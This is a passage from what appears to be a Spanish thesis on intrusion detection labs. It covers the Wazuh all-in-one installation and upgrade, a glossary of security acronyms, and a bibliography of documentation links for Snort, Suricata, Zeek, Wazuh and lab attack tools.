Para este proyecto se optó por el método “All-in-One”, instalando todos los elementos en una única máquina virtual con los requisitos mínimos recomendados: 4 GB de RAM y 2 núcleos de CPU. Estos recursos son suficientes al ser un laboratorio local no destinado a producción.

Respecto a la instalación, la propia documentación oficial de Wazuh proporciona un comando que descarga un archivo de instalación y lo ejecuta, automatizando todo el proceso de instalación, independientemente del sistema operativo utilizado.

Como dato adicional, durante el desarrollo del proyecto, se lanzó una nueva versión de Wazuh el **7 de mayo de 2025**. A pesar de que no es necesario para el laboratorio, se decidió actualizar a la más reciente, ya que en un entorno empresarial sería lo más recomendado. El proceso fue sorprendentemente simple y está excelentemente documentado: básicamente consiste en detener los nodos y ejecutar el proceso de actualización para cada componente. Una vez estén todos actualizados, se vuelve a poner en funcionamiento el servicio.

Como conclusión, el equipo de trabajo de Wazuh ha hecho un excelente trabajo al automatizar tanto el proceso de instalación como el de actualización. Esto permite a los usuarios desplegar la solución de forma rápida y sin complicaciones, lo cual es un punto importante en un entorno real donde la disponibilidad es clave.

12.17 Glosario de Acrónimos

Relacionados a ciberseguridad

- **IDS** – *Intrusion Detection System*: Sistema de detección de intrusiones.
- **IPS** – *Intrusion Prevention System*: Sistema de prevención de intrusiones.
- **IDPS** – *Intrusion Detection and Prevention System*: Sistema combinado de detección y prevención.
- **NSM** – *Network Security Monitoring*: Monitoreo de seguridad en red.
- **NIDS** – *Network-based Intrusion Detection System*: IDS basado en red.
- **NDR** - Network Detection and Response: Detección y Respuesta de Red.
- **HIDS** – *Host-based Intrusion Detection System*: IDS basado en host.
- **SIEM** – *Security Information and Event Management*: Gestión de información y eventos de seguridad.
- **XDR** – *Extended Detection and Response*: Detección y respuesta extendida en múltiples capas.
- **EDR** – *Endpoint Detection and Response*: Detección y respuesta en dispositivos finales.
- **DoS** – *Denial of Service*: Ataque que interrumpe la disponibilidad de un servicio.
- **LotL** – *Living off the Land*: Técnica que utiliza herramientas legítimas del sistema para ejecutar acciones maliciosas.

Servicios conocidos

- **FTP** – *File Transfer Protocol*: Protocolo de transferencia de archivos.
- **ICMP** – *Internet Control Message Protocol*: Protocolo de mensajes de control de red.
- **HTTP** – *HyperText Transfer Protocol*: Protocolo de transferencia de hipertexto.
- **DNS** – *Domain Name System*: Sistema de nombres de dominio.

- **TLS** – *Transport Layer Security*: Seguridad en la capa de transporte.
- **SSL** – *Secure Sockets Layer*: Capa de conexión segura (predecesor de TLS).
- **SSH** – *Secure Shell*: Protocolo seguro para acceso remoto y administración de sistemas.

Capítulo 13 Bibliografía

[1] «Palo Alto Networks,» [En línea]. Disponible en: https://www.paloaltonetworks.es/resources/research/unit-42-incident-response-report. [Accedido el: 01 junio 2025].

[2] «Diagnóstico de Talento Ciberseguruidad,» [En línea]. Disponible en: https://www.incibe.es/ed2026/talento-hacker/publicaciones/diagnostico-talento-ciberseguridad. [Accedido el: 03 junio 2025].

[3] «ulpgc,» [En línea]. Disponible en: https://www.eii.ulpgc.es/sites/default/files/2022-05/Grado%20en%20Ingenier%C3%ADa%20Inform%C3%A1tica%20-%20memoria%20del%20plan%20de%20estudios%20-%202019.pdf. [Accedido el: 03 junio 2025].

[4] «pactomundial,» [En línea]. Disponible en: https://www.pactomundial.org/que-puedes-hacer-tu/ods/#:~:text=El%2025%20de%20septiembre%20de,prosperidad%20y%20la%20paz%20universal.. [Accedido el: 02 junio 2025].

[5] «Suricata,» [En línea]. Disponible en: https://suricata.io/.

[6] «Documentación de Suricata,» [En línea]. Disponible en: https://docs.suricata.io/en/latest/what-is-suricata.html. [Accedido el: 10 abril 2025].

[7] «researchgate,» [En línea]. Disponible en: https://www.researchgate.net/figure/Suricata-multi-threaded-architecture_fig2_320413444. [Accedido el: 10 abril 2025].

[8] «Suricata,» [En línea]. Disponible en: https://suricata.io/features/. [Accedido el: 10 abril 2025].

[9] «Snort,» [En línea]. Disponible en: https://www.snort.org/.

[10] «Cisco Talos,» [En línea]. Disponible en: https://www.talosintelligence.com/snort.

[11] «Arquitectura de Snort,» [En línea]. Disponible en: https://truica-victor.com/snort-architecture/. [Accedido el: 12 abril 2025].

[12] «Snort,» [En línea]. Disponible en: https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/249/original/snort_manual.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAU7AK5ITMF2NAGF7Y%2F20250603%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250603T171838Z&X-A. [Accedido el: 12 abril 2025].

[13] «ossec,» [En línea]. Disponible en: https://www.ossec.net/.

[14] «Atomicorp,» [En línea]. Disponible en: https://atomicorp.com/atomic-enterprise-ossec/.

[15] «ossec architecture,» [En línea]. Disponible en: https://www.ossec.net/docs/manual/ossec-architecture.html. [Accedido el: 12 abril 2025].

[16] «About,» [En línea]. Disponible en: https://www.ossec.net/about/. [Accedido el: 12 abril 2025].

[17] «Zeek,» [En línea]. Disponible en: https://zeek.org/.

[18] «Corelight,» [En línea]. Disponible en: https://corelight.com/products/zeek/.

[19] «Acerca de Zeek,» [En línea]. Disponible en: https://docs.zeek.org/en/master/about.html. [Accedido el: 05 abril 2025].

[20] «architecture,» [En línea]. Disponible en: https://zeek.org/architecture/.

[21] «Security Onion Solutions,» [En línea]. Disponible en: https://securityonionsolutions.com/.

[22] «SecurityOnion architecture,» [En línea]. Disponible en: https://docs.securityonion.net/en/2.4/architecture.html. [Accedido el: 13 abril 2025].

[23] «Prelude-SIEM,» [En línea]. Disponible en: https://github.com/Prelude-SIEM/Prelude-SIEM.

[24] «CS,» [En línea]. Disponible en: https://www.cs-soprasteria.com/fr/.

[25] «prelude-siem,» [En línea]. Disponible en: https://prelude-siem.readthedocs.io/en/latest/. [Accedido el: 15 abril 2025].

[26] «Sagan,» [En línea]. Disponible en: https://github.com/quadrantsec/sagan.

[27] «Quadrant Security,» [En línea]. Disponible en: https://www.quadrantsec.com/.

[28] [En línea]. Disponible en: https://sagan.readthedocs.io/en/latest/what-is-sagan.html. [Accedido el: 16 abril 2025].

[29] «AIDE,» [En línea]. Disponible en: https://github.com/aide/aide.

[30] «archilinux - AIDE,» [En línea]. Disponible en: https://wiki.archlinux.org/title/AIDE. [Accedido el: 16 abril 2025].

[31] «Wazuh,» [En línea]. Disponible en: https://wazuh.com/.

[32] «Overview,» [En línea]. Disponible en: https://wazuh.com/platform/overview/. [Accedido el: 15 abril 2025].

[33] «Wazuh architecture,» [En línea]. Disponible en: https://documentation.wazuh.com/current/getting-started/architecture.html. [Accedido el: 16 abril 2025].

[34] «Port Mirroring o SPAN,» [En línea]. Disponible en: https://www.thierry-lab.com/post/port-mirroring-o-span#:~:text=SPAN%20(Switched%20Port%20Analyzer)%20es,equipo%20de%20monitoreo%20(destino).. [Accedido el: 13 abril 2025].

[35] «Virtual Networking,» [En línea]. Disponible en: https://www.virtualbox.org/manual/ch06.html. [Accedido el: 14 abril 2025].

[36] «Casos de uso,» [En línea]. Disponible en: https://documentation.wazuh.com/current/getting-started/use-cases/index.html. [Accedido el: 17 abril 2025].

[37] «Wazuh - Componentes,» [En línea]. Disponible en: https://documentation.wazuh.com/current/getting-started/components/index.html. [Accedido el: 25 mayo 2025].

[38] «Wazuh - Agente,» [En línea]. Disponible en: https://documentation.wazuh.com/current/getting-started/components/wazuh-agent.html. [Accedido el: 15 mayo 2025].

[39] «Regex101,» [En línea]. Disponible en: https://regex101.com/. [Accedido el: 7 abril 2025].

[40] «Alertas que no llegan al panel de control,» [En línea]. Disponible en: https://www.reddit.com/r/Wazuh/comments/1d8vq4u/alerts_hitting_alertjson_but_not_the_dashboard/. [Accedido el: 16 mayo 2025].

[41] «Reglas "Emerging Threats" de Proofpoint,» [En línea]. Disponible en: https://rules.emergingthreats.net/open/snort-edge/. [Accedido el: 10 mayo 2025].

[42] «Conversión de reglas personalizadas de Snort 2 a Snort 3,» [En línea]. Disponible en: https://blog.snort.org/2020/09/converting-custom-snort-2-rules-for.html. [Accedido el: 15 mayo 2025].

[43] [En línea]. Disponible en: https://try.zeek.org/#/?example=hello. [Accedido el: 21 mayo 2025].

[44] «Zeek Package Browser,» [En línea]. Disponible en: https://packages.zeek.org/. [Accedido el: 22 mayo 2025].

[45] «Zeek - Ficheros Log,» [En línea]. Disponible en: https://docs.zeek.org/en/master/script-reference/log-files.html. [Accedido el: 26 mayo 2025].

[46] «Guía de Explotación de Metasploitable2,» [En línea]. Disponible en: https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/. [Accedido el: 20 abril 2025].

[47] «¿Qué es un Túnel DNS?,» [En línea]. Disponible en: https://www.paloaltonetworks.es/cyberpedia/what-is-dns-tunneling. [Accedido el: 15 mayo 2025].

[48] «iodine,» [En línea]. Disponible en: https://www.kali.org/tools/iodine/. [Accedido el: 27 abril 2025].

[49] «RFC1035,» [En línea]. Disponible en: https://datatracker.ietf.org/doc/html/rfc1035. [Accedido el: 28 abril 2025].

[50] «dns-tunnels,» [En línea]. Disponible en: https://packages.zeek.org/packages/view/25baf0f1-d070-11ee-8674-0a598146b5c6. [Accedido el: 25 mayo 2025].

[51] «Zeek_DNS.events,» [En línea]. Disponible en: https://docs.zeek.org/en/lts/scripts/base/bif/plugins/Zeek_DNS.events.bif.zeek.html#id-dns_request. [Accedido el: 25 mayo 2025].

[52] «Túnel ICMP,» [En línea]. Disponible en: https://es.wikipedia.org/wiki/T%C3%BAnel_ICMP. [Accedido el: 25 abril 2025].

[53] «ptunnel,» [En línea]. Disponible en: https://www.kali.org/tools/ptunnel/. [Accedido el: 25 abril 2025].

[54] «Manual VirtualBox,» [En línea]. Disponible en: https://www.virtualbox.org/manual/ch06.html#:~:text=A%20virtual%20machine%20with%20NAT,machine%20on%20its%20private%20network.. [Accedido el: 15 abril 2025].

[55] «Malware Information Sharing Platform,» [En línea]. Disponible en: https://es.wikipedia.org/wiki/Malware_Information_Sharing_Platform. [Accedido el: 01 junio 2025].

[56] «Suricata with SSL Decryption,» Marzo 2023. [En línea]. Disponible en: https://forum.suricata.io/t/suricata-with-ssl-decryption/3327. [Accedido el: 20 abril 2025].

[57] «Triada de Visibilidad de un SOC,» [En línea]. Disponible en: https://www.internationalit.com/post/edr-siem-y-ndr-conozca-la-tr%C3%ADada-de-visibilidad-de-soc?lang=es. [Accedido el: 29 mayo 2025].

[58] Antonio Canada, «Consideraciones Ciberseguridad desde la red (Exclusive Networks),» HackRon Tenerife 2025.

[59] «Ciclo de vida de los agentes,» [En línea]. Disponible en: https://documentation.wazuh.com/current/user-manual/agent/agent-enrollment/agent-life-cycle.html. [Accedido el: 24 mayo 2025].

[60] «tiny-fragment-attack,» [En línea]. Disponible en: https://www.twingate.com/blog/glossary/tiny-fragment-attack. [Accedido el: 10 mayo 2025].

[61] «Reassembly Section,» [En línea]. Disponible en: https://www.wireshark.org/docs/wsug_html_chunked/ChAdvReassemblySection.html. [Accedido el: 11 mayo 2025].

[62] «twingate,» [En línea]. Disponible en: https://www.twingate.com/blog/glossary/tcp-half-open-scan. [Accedido el: 5 mayo 2025].

[63] «Técnicas MITRE,» [En línea]. Disponible en: https://attack.mitre.org/techniques/enterprise/. [Accedido el: 02 junio 2025].

[64] «Detección de Fuerza Bruta,» [En línea]. Disponible en: https://docs.zeek.org/en/lts/scripts/policy/protocols/ssh/detect-bruteforcing.zeek.html. [Accedido el: 20 mayo 2025].

[65] «¿Qué es Shikata Ga Nai?,» [En línea]. Disponible en: https://security.stackexchange.com/questions/130256/what-is-shikata-ga-nai. [Accedido el: 18 mayo 2025].

[66] R. Farley y X. Wang, «CodeXt: Automatic Extraction of Obfuscated Attack Code from Memory Dump».

[67] «MSFvenom: Netcat y Handler Metasploit: Ejemplos prácticos,» [En línea]. Disponible en: https://www.malwaresa.com/docs/exploit/metasploit-payloads-msfvenom/4-3-3-msfvenom-netcat-y-handler-metasploit-ejemplos-practicos/. [Accedido el: 20 mayo 2025].

[68] «Idle Scan,» [En línea]. Disponible en: https://nmap.org/idlescan-es.html. [Accedido el: 21 abril 2025].

[69] «Suricata Detect DoS Attack,» [En línea]. Disponible en: https://github.com/arvindpj007/Suricata-Detect-DoS-Attack. [Accedido el: 12 mayo 2025].

[70] «ksoftirqd using CPU,» [En línea]. Disponible en: https://askubuntu.com/questions/7858/why-is-ksoftirqd-0-process-using-all-of-my-cpu. [Accedido el: 19 mayo 2025].

[71] «slowhttptest,» [En línea]. Disponible en: https://github.com/shekyan/slowhttptest/wiki. [Accedido el: 18 mayo 2025].

[72] «Living off the land,» [En línea]. Disponible en: https://es.vectra.ai/topics/living-off-the-land. [Accedido el: 27 mayo 2025].

[73] «ftplib - python documentation,» [En línea]. Disponible en: https://pyftpdlib.readthedocs.io/en/latest/api.html. [Accedido el: 21 mayo 2025].

[74] «Comandos FTP,» [En línea]. Disponible en: https://www.solarwinds.com/serv-u/tutorials/appe-stor-stou-retr-list-mlsd-mlst-ftp-command. [Accedido el: 27 mayo 2025].

[75] «File Rules,» [En línea]. Disponible en: docs.snort.org/rules/headers/file_rules?highlight=ftp#file-rules. [Accedido el: 26 mayo 2025].

[76] «Sintaxis de las Reglas,» [En línea]. Disponible en: https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/rules.html. [Accedido el: 27 abril 2025].

[77] «Dependencias Snort3,» [En línea]. Disponible en: https://github.com/snort3/snort3#dependencies. [Accedido el: 23 mayo 2025].

[78] «Metasploitable 2,» [En línea]. Disponible en: https://docs.rapid7.com/metasploit/metasploitable-2/. [Accedido el: 18 abril 2025].

[79] «Descargar Metasploit,» [En línea]. Disponible en: https://sourceforge.net/projects/metasploitable/. [Accedido el: 12 abril 2025].

[80] «Install Vagrant,» [En línea]. Disponible en: https://developer.hashicorp.com/vagrant/install. [Accedido el: 15 abril 2025].

[81] «Metasploitable3 - Rapid7,» [En línea]. Disponible en: https://github.com/rapid7/metasploitable3. [Accedido el: 15 abril 2025].

[82] K. Gandia, «Contado Bits - Youtube,» [En línea]. Disponible en: https://www.youtube.com/watch?v=0UibljlIllk&t=1s&ab_channel=ContandoBits. [Accedido el: 15 abril 2025].

[83] «Herramienta Snort,» [En línea]. Disponible en: https://www.kali.org/tools/snort/. [Accedido el: 14 mayo 2025].

[84] «Snort Supported OSs,» [En línea]. Disponible en: https://www.snort.org/documents/snort-supported-oss. [Accedido el: 15 mayo 2025].

[85] «Tutorial Snort,» [En línea]. Disponible en: https://github.com/snort3/snort3/blob/master/doc/user/tutorial.txt. [Accedido el: 15 mayo 2025].

[86] «ChatGPT,» [En línea]. Disponible en: https://chatgpt.com/. [Accedido el: 15 mayo 2025].

[87] «script Tunel DNS,» [En línea]. Disponible en: https://packages.zeek.org/packages/view/25baf0f1-d070-11ee-8674-0a598146b5c6. [Accedido el: 24 mayo 2025].

[88] «conn log,» [En línea]. Disponible en: https://docs.zeek.org/en/master/logs/conn.html. [Accedido el: 24 mayo 2025].

[89] «Kali VIrtual Machines,» [En línea]. Disponible en: https://www.kali.org/get-kali/#kali-virtual-machines. [Accedido el: 15 abril 2025].